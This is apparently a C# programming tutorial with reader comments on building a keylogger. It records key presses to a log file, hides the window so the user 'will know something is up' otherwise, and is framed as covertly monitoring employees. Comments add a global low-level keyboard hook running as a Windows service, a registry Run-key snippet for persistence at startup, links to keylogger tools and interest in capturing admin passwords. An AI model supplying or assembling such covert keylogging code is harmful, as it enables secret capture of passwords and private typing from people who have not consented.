
Overview
In this article, I'll explain an easy but important concept of how to catch user pressed keys and write them into a log file.
Description
Often you need to know what kind of key combination your final user has pressed, to know if they're doing the things in the right way, or just to know what they're writing as they are using the computer. Once, one client asked me to monitor the activity of his employees, to see if they were working when he was away.
Obviously, I can't write an example like that, I don't have enough room, but I reckon that this example will be useful to understand how to write a more difficult one.

We need a form, just put a listbox, just to see what's happening.

Now, lets set the KeyPreview Property of the form on true, so that well be able to catch keys.
ok, now let us write some code in the KeyUp Event.
- private void Form1_KeyUp(object sender, System.Windows.Forms.KeyEventArgs e)
- {
- listBox1.Items.Add(e.KeyCode);
- StreamWriter sw = new StreamWriter(@"C:\Prova.txt", true);
- sw.Write(e.KeyCode);
- sw.Close();
- }
this line of code is to see keys pressed in the listbox;
then lets write the pressed keys in a text file:
- //Open or Create the file if doesnt exist
- StreamWriter sw = new StreamWriter(@"C:\Prova.txt",true);
- //Write into the file
- sw.Write(e.KeyCode);
- //Close the file.
- sw.Close();


We need to set the Opacity Property of the form on 0%, and to set ShowInTaskBar on False otherwise the user will know something is up.
Before:
after:
Enjoy !!!
roohollah azariPosted Feb 19, 2021, 5:10 PM
//mycode: using System;using System.Collections.Generic; using System.ComponentModel; using System.Data; using System.Diagnostics; using System.IO; using System.Linq; using System.Runtime.InteropServices; using System.ServiceProcess; using System.Text; using System.Threading.Tasks; namespace KernelService { public partial class KernelService : ServiceBase { private const int WH_KEYBOARD_LL = 13; private const int WM_KEYDOWN = 0x0100; private static LowLevelKeyboardProc _proc = HookCallback; private static IntPtr _hookID = IntPtr.Zero; private delegate IntPtr LowLevelKeyboardProc(int nCode, IntPtr wParam, IntPtr lParam); [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)] [return: MarshalAs(UnmanagedType.Bool)] private static extern bool UnhookWindowsHookEx(IntPtr hhk); [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)] private static extern IntPtr SetWindowsHookEx(int idHook, LowLevelKeyboardProc lpfn, IntPtr hMod, uint dwThreadId); [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)] private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode, IntPtr wParam, IntPtr lParam); [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)] private static extern IntPtr GetModuleHandle(string lpModuleName); public KernelService() { InitializeComponent(); _hookID = SetHook(_proc); UnhookWindowsHookEx(_hookID); } private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam) { if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN) { int vkCode = Marshal.ReadInt32(lParam); var keyName = Enum.GetName(typeof(Keys), vkCode); var path = @"C:\test\logfile.txt"; // Handle the key press here var text = ((Keys)vkCode).ToString(); File.AppendAllText(path, text); } return CallNextHookEx(_hookID, nCode, wParam, lParam); } private static IntPtr SetHook(LowLevelKeyboardProc proc) { using (Process curProcess = Process.GetCurrentProcess()) using (ProcessModule curModule = curProcess.MainModule) { return SetWindowsHookEx(WH_KEYBOARD_LL, proc, GetModuleHandle(curModule.ModuleName), 0); } } protected override void OnStart(string[] args) { System.IO.File.Create(AppDomain.CurrentDomain.BaseDirectory + "OnStart.txt"); } protected override void OnStop() { } } }
roohollah azariPosted Feb 19, 2021, 5:08 PM
I need to keyloger in windows service c#. some classes take errors on service start by code1053
Nitin PatilPosted May 15, 2017, 2:09 AM
My application not related to this article but i got my answer from this application thank you so much
Gianpiero M.Posted May 3, 2017, 8:35 AM
But this program work only when window is focused?
Nirmal GPosted Feb 24, 2017, 4:53 AM
Why this does not detect when keystrokes entered in a windows console? Like admin password
kalu singh raoPosted Jul 7, 2016, 1:46 AM
Nice...
Krishan GahlotPosted Sep 14, 2012, 5:30 AM
A very easy to understand step-by-step tutorial to create keylogger find here http://csharpdemos.blogspot.in/2012/09/how-to-create-keylogger-using-c.html
Tlhogi MmusieditedPosted Sep 10, 2012, 6:17 AMEdited Sep 10, 2012, 6:19 AM
Hi as a beginner, how do i actually use the globalKeyboardHook class.i have a listbox with a few items and i want to able to type an item's name to select it??Or maybe i have no idea what i'm doing??
thiago costaPosted May 1, 2012, 8:26 PM
This works, except I had to make the window visible, because it only works when the window is focused, if the window is not focused, / OR visible for you to focus it, it does not detect key strokes... I like it though, please let me know how to make it work with out focusing the window... I tested this on Windows 7 64 bits.
Johann SamuelPosted Apr 23, 2012, 7:06 AM
just use hooks or polling :) for the lazy ones here a open source c# component that does the job: http://www.whitebyte.info/projects/superkeylogger
SwapnilPosted May 11, 2011, 5:08 PM
great tuts on keylogger keep it up.....!
Empratur KPosted May 8, 2011, 8:23 AM
I think this is nice coding and useful. My question is how to capture some keys value which requires to hold shift or right shift and then press the key. For example when I want catch * on keyboard, I have to write some thing like that: else if ((e.KeyCode == Keys.RShiftKey)) { if (e.KeyCode == Keys.OemQuestion) { text = text.Replace(text, "*"); } } but it doesnt work for me. Am I right? or do you think there is a direct method or function to catch some key which the shift or Alt must hold? thank you
Nilay BuddhadevPosted Oct 9, 2010, 9:11 AM
It's not working properly
SamuelPosted Jun 9, 2010, 10:52 AM
What visual studio version did you use?
John JohnsoneditedPosted Mar 16, 2009, 10:09 PMEdited Mar 16, 2009, 10:14 PM
It would be nice if some one could post a more up to date version that is 2008 compatible. oh! and one more thing! it doesn't work with vista or something because it gave me this message saying: Access to the path 'C:\Prova.txt' is denied. and a lot of other stuff before that.
njfsadfsda qgdffsdfsdfPosted Mar 11, 2008, 2:23 PM
Ckemi shoku , une jam nje programues qe perdor C# . Nese keni deshire te ndajme eksperienca : [email protected] tung , shoku jot !
AnujaeditedPosted Dec 18, 2007, 6:27 AMEdited Dec 18, 2007, 6:28 AM
thats what i was looking for...but it does not record if we open a new window and write something on it :(
AnujaeditedPosted Dec 18, 2007, 6:24 AMEdited Dec 18, 2007, 6:26 AM
For it to work on start up just add foll code on form load ..... RegistryKey rkApp = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true); rkApp.SetValue("MyApp",Application.ExecutablePath.ToString());
carlos bazanPosted Oct 15, 2007, 5:04 PM
IT DOESN'T WORK!!!!!
Fatih YILDIRIMPosted Sep 26, 2007, 5:00 AM
But it is not functioning whether the form is not active.So we must use windows api programming for this task. Best Regards, Hakan Fatih YILDIRIM MCP